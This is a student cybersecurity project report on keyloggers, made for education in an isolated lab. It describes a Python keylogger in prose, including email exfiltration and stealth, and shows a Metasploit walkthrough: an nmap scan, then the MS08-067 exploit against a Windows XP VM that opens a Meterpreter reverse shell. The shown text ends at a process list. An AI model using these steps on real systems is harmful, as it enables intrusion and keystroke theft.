# BCSE410L - Project

## Cyber Security

# Keylogger

**21BCE0790 VEDANT SHARMA**

**21BCE0731 Khush Chadha**

Under the Supervision of

**Prof. SAIRABANU J**

Associate Professor Sr.

School of Computer Science and Engineering (SCOPE)

**B.Tech.**

*in*

**Computer Science and Engineering**

**School of Computer Science and Engineering**

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

# ABSTRACT

This project explores the implementation of a Keylogger using two distinct approaches: leveraging Metasploit on Kali Linux and scripting in Python. The Metasploit method capitalizes on an established penetration testing framework to covertly capture keystrokes within a controlled environment, demonstrating the potential risks in cybersecurity scenarios. In contrast, the Python-based implementation focuses on customizability and simplicity, providing a hands-on understanding of keylogging techniques through code. Both methods highlight the ethical considerations and security implications of keylogging, with an emphasis on responsible usage in educational and testing contexts only. This project aims to increase awareness of cybersecurity vulnerabilities and emphasize the importance of robust security measures.

# TABLE OF CONTENTS

# 1. INTRODUCTION

Keyloggers are tools designed to record the keystrokes made on a computer, often used in both legitimate and malicious applications. In cybersecurity and ethical hacking, keyloggers can serve as valuable tools for vulnerability assessment, helping identify weaknesses in security systems by simulating potential data breach scenarios. However, they also pose significant ethical and security risks if misused, as they can be employed to capture sensitive information such as passwords, personal messages, and other confidential data.

This project investigates keylogging techniques through two implementation methods: first, using Metasploit in Kali Linux, a robust framework widely used in penetration testing and cybersecurity education, and second, using a Python script to illustrate a simpler, more customizable approach. The Metasploit-based implementation leverages pre-built exploits, allowing for a powerful and automated deployment within a controlled test environment. This approach demonstrates how attackers might exploit system vulnerabilities to gain unauthorized access to user inputs.

The Python-based keylogger, on the other hand, offers a more hands-on understanding of keylogging by guiding users through creating a keylogging script from scratch. This method highlights the underlying principles of keylogging, including capturing and storing keystrokes, sending logged data remotely, and managing system interactions to run covertly. Both implementations serve educational purposes, focusing on the importance of cybersecurity awareness and emphasizing responsible and ethical use.

The dual-method approach in this project aims to provide a comprehensive understanding of how keyloggers function and the critical role they play in illustrating potential cybersecurity risks. By comparing these two approaches, the project sheds light on the differences in complexity, flexibility, and potential application of each method, making it valuable for both technical learning and cybersecurity training.

# 2. DESCRIPTION

Keyloggers are often seen in cybersecurity as dual-purpose tools: while they can enhance security through vulnerability testing, they also represent a common method used in cyber-attacks. This project delves into two different approaches for implementing keyloggers, each with unique features, advantages, and limitations. The aim is to gain a deeper understanding of the technical aspects of keylogging and explore their implications in cybersecurity.

## 2.1 Keylogger Implementation with Metasploit in Kali Linux

Metasploit is a powerful and widely used penetration testing framework designed to help security professionals identify and exploit vulnerabilities in network systems. In this project, the Metasploit framework on Kali Linux is employed to implement a keylogger. The steps for this implementation include:

System Setup and Exploit Selection: Setting up the Metasploit environment in Kali Linux and selecting an appropriate exploit module to install the keylogger on a target system.

Payload Configuration: Configuring the payload to suit the environment and objectives, specifying details such as the IP address for remote access, the target operating system, and data logging frequency.

Deploying and Monitoring: Once the keylogger is deployed on the target system, it begins recording keystrokes and periodically sends the data back to the attacker's device. The process is automated, allowing continuous monitoring without physical access to the target machine.

This method provides insight into how keyloggers can be remotely deployed and managed, demonstrating the power of Metasploit for ethical hacking and the need for defensive countermeasures to detect such tools.

## 2.2 Keylogger Implementation with Python

In the second approach, a keylogger is created from scratch using Python. Python's accessibility and flexibility make it an excellent language for understanding the internal workings of keyloggers. This part of the project involves the following steps:

Keystroke Capturing: Using Python libraries (such as pynput or keyboard), the program captures keystrokes from the user's keyboard in real-time. These libraries allow capturing individual keystrokes and defining triggers based on specific keys.

Data Storage and Management: Once captured, the keystrokes are stored in a log file. This section includes programming logic to handle different types of keystrokes, such as letters, numbers, and special keys.

Data Exfiltration: For demonstration purposes, the Python-based keylogger can be configured to send the keystroke logs to a designated email address or remote server. This feature illustrates a basic form of data exfiltration, a technique used by malicious software to extract information from a compromised system.

Stealth Techniques: To simulate real-world conditions, the Python keylogger can be set up to run covertly by hiding the console window and running as a background process, showcasing how attackers might disguise their tools.

This Python-based implementation is simpler and customizable, giving users a hands-on experience in coding a basic keylogger while emphasizing ethical and educational uses only.

## 2.3 Comparison and Analysis of Methods

Both methods are evaluated to highlight their respective strengths and limitations:

Complexity and Automation: The Metasploit-based keylogger is powerful and automated, ideal for large-scale penetration testing, but relies on pre-built exploits, which can be limited by system updates or antivirus measures. The Python keylogger is more straightforward but requires in-depth programming, making it highly customizable and suitable for learning purposes.

Ethics and Security Implications: This project underscores the ethical responsibilities of cybersecurity professionals. Both keylogging implementations should only be deployed in controlled, ethical settings with appropriate permissions. The misuse of keyloggers can lead to severe legal and ethical consequences.

Application Scenarios: While Metasploit is suitable for professional penetration testing environments, the Python-based approach provides flexibility for learning environments and smaller-scale educational projects.

# 3. TOOLS USED

This Keylogger project utilizes several powerful tools and frameworks, each contributing unique capabilities to both keylogging implementations. By combining established penetration testing frameworks with programming libraries, the project provides a comprehensive view of keylogging techniques, covering both automated and customizable approaches.

## 3.1 Kali Linux

Kali Linux is a specialized Linux distribution designed for cybersecurity and digital forensics. It is preloaded with a variety of security tools for penetration testing, network analysis, and vulnerability assessment. In this project, Kali Linux provides the ideal environment for deploying Metasploit, enabling controlled and secure implementation of a keylogger. Some features of Kali Linux include:

Tool Integration: Kali Linux comes with a suite of tools, such as Metasploit, Wireshark, and Nmap, making it a versatile platform for security research and ethical hacking.

Community Support and Documentation: Due to its popularity in cybersecurity, Kali Linux offers extensive documentation and community support, which aids in configuring and deploying tools safely and effectively.

## 3.2 Metasploit Framework

The Metasploit Framework is one of the most popular tools in penetration testing. It provides an extensive library of exploits and payloads, allowing security professionals to test vulnerabilities and simulate attacks on systems. In this project, Metasploit is used to implement an automated keylogger on a target machine, highlighting how attackers can remotely deploy such tools.

Exploits and Payloads: Metasploit has a rich collection of exploits and payloads that can be easily customized. The keylogger payload is configured to collect keystrokes from the target system and send them back to the attacker’s machine.

Automation and Management: Metasploit automates many aspects of attack simulations, such as network discovery and exploit deployment. This functionality allows for efficient and repeatable testing in a controlled environment.

Meterpreter Session: Metasploit’s Meterpreter payload is commonly used for keylogging. It provides a powerful command shell that can execute commands on the target system, including keystroke logging.

Using Metasploit within Kali Linux enables efficient, automated deployment of the keylogger, demonstrating how remote attackers can exploit vulnerabilities to access sensitive data.

## 3.3 Python

Python is a versatile, high-level programming language widely used in both security research and general software development. For this project, Python was chosen for its simplicity and flexibility, allowing a custom keylogger to be built from scratch. The Python-based keylogger is implemented using libraries that provide keyboard event handling and data logging, including:

Pynput Library: The pynput library in Python allows for listening to and controlling the keyboard and mouse inputs. This library is crucial for capturing keystrokes in real-time and storing them for analysis.

Advantages: It's simple to install and use, supports cross-platform operation, and provides a high level of control over keystroke capture.

Functionality: The library can capture specific keys, combinations, and patterns, making it ideal for building a basic keylogger.

Smtplib Library: Python's built-in smtplib library is used to send logged keystrokes to a designated email address. This feature illustrates basic data exfiltration by sending log files as email attachments or inline content.

Email Configuration: Configuring the SMTP server, sender, and recipient addresses allows for secure transmission of data logs from the target system to the attacker's email account.

OS and Sys Libraries: These libraries are used to manage system-level functionality and file operations. For example, the keylogger can be set to run as a background process, simulating stealth tactics used in malicious keylogging software.

The Python approach provides insight into the foundational techniques of keylogging and enables the creation of a fully customizable keylogger, tailored for educational and ethical hacking purposes.

## 3.4 Virtual Environment for Testing

Given the ethical considerations of keylogging, this project is executed within a secure, isolated virtual environment. Virtualization tools like VirtualBox or VMware are used to create a virtual machine for testing purposes. This setup ensures that any keylogging tests are conducted in a controlled environment without risking the integrity or security of the host machine.

Network Isolation: By isolating the network, keylogging and other exploits are limited to the virtual environment, preventing any potential breaches from affecting external systems.


Snapshots and Reversion: Virtual environments allow for system snapshots, enabling the project to restore the virtual machine to a clean state after each test.

# 4. IMPLEMENTATION

## 4.1 Using Kali Linux (Metasploit) [Implemented by Khush Chadha]

### i. Kali Linux: ipconfig

The first step is to run the ipconfig command in Kali Linux. This command displays the IP configuration of the network interfaces on Kali, which is necessary to confirm the system's IP address. By knowing the IP, we ensure that Kali is set up correctly to connect to other devices on the same network.




```
┌──(khushchadha㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe6c:751  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:6c:07:51  txqueuelen 1000  (Ethernet)
        RX packets 22  bytes 4268 (4.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 3152 (3.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(khushchadha㉿kali)-[~]
└─$ nmap -sV 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 00:53 CDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.31 seconds

┌──(khushchadha㉿kali)-[~]
└─$ nmap -sV 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 00:53 CDT
Nmap scan report for 10.0.2.4
Host is up (0.0024s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.96 seconds
```

### ii. Kali Linux: Network Scan with nmap

We use nmap -sV 10.2.0.4 to scan the Windows XP machine. This command reveals open ports and services running on the target, which helps identify potential vulnerabilities that Kali can exploit to gain access.

### iii. Windows XP: ipconfig


Next, we run ipconfig on the Windows XP machine to verify its IP address. Comparing this with Kali's IP allows us to confirm that both systems are on the same network and can communicate with each other, which is essential for the following steps.




```
C:\WINDOWS\system32\cmd.exe

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\khushchadha>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.0.2.4
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.0.2.1

C:\Documents and Settings\khushchadha>
```

### iv. Kali Linux: Start msfconsole for Metasploit

Starting msfconsole opens the Metasploit framework, a powerful tool for penetration testing. Metasploit allows us to exploit vulnerabilities on the Windows XP system, which we'll use to initiate access.



```
┌──(khushchadha㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x


       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08-067

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank   Check  Description
   -   ----                                                  ---------------  ----   -----  -----------
   0   exploit/windows/smb/ms08_067_netapi                   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Pa
th Stack Corruption
   1     \_ target: Automatic Targeting                      .                .      .      .
   2     \_ target: Windows 2000 Universal                   .                .      .      .
   3     \_ target: Windows XP SP0/SP1 Universal             .                .      .      .
   4     \_ target: Windows 2003 SP0 Universal               .                .      .      .
   5     \_ target: Windows XP SP2 English (AlwaysOn NX)     .                .      .      .
   6     \_ target: Windows XP SP2 English (NX)              .                .      .      .
   7     \_ target: Windows XP SP3 English (AlwaysOn NX)     .                .      .      .
   8     \_ target: Windows XP SP3 English (NX)              .                .      .      .
```



```
   80    \_ target: Windows 2003 SP2 Russian (NX)                          .              .      .      .
   81    \_ target: Windows 2003 SP2 Swedish (NX)                          .              .      .      .
   82    \_ target: Windows 2003 SP2 Turkish (NX)                          .              .      .      .


Interact with a module by name or index. For example info 82, use 82 or use exploit/windows/smb/ms08_067_netapi
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 2003 SP2 Turkish (NX)'

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.0.2.4
RHOSTS ⇒ 10.0.2.4
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:445 - Automatically detecting the target ...
[*] 10.0.2.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.4:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:1036) at 2024-10-04 00:56:53 -0500
```

v. **Metasploit: Select an Exploit**


Using use 0 selects a specific exploit module for the vulnerability found in Windows XP. This module will be used to target the system directly, creating a pathway for access.

**Metasploit: Set Target IP with RHOSTS**

The command set RHOSTS 10.2.0.4 sets the IP of the Windows XP system as the target, allowing Metasploit to focus on the correct machine during exploitation.

**Metasploit: Run the Exploit**

With run, we execute the exploit to attempt access on the target machine. If successful, this provides a session on the Windows XP system, granting initial control over it




```
meterpreter > ps

Process List
============

 PID   PPID  Name                 Arch  Session  User                           Path
 ---   ----  ----                 ----  -------  ----                           ----
 0     0     [System Process]
 4     0     System               x86   0        NT AUTHORITY\SYSTEM
 252   116   explorer.exe         x86   0        KHUSH\khushchadha              C:\WINDOWS\Explorer.EXE
 300   648   alg.exe              x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\System32\alg.exe
 516   4     smss.exe             x86   0        NT AUTHORITY\SYSTEM            \SystemRoot\System32\smss.exe
 580   516   csrss.exe            x86   0        NT AUTHORITY\SYSTEM            \??\C:\WINDOWS\system32\csrss.exe
 604   516   winlogon.exe         x86   0        NT AUTHORITY\SYSTEM            \??\C:\WINDOWS\system32\winlogon.exe
 648   604   services.exe         x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\services.exe
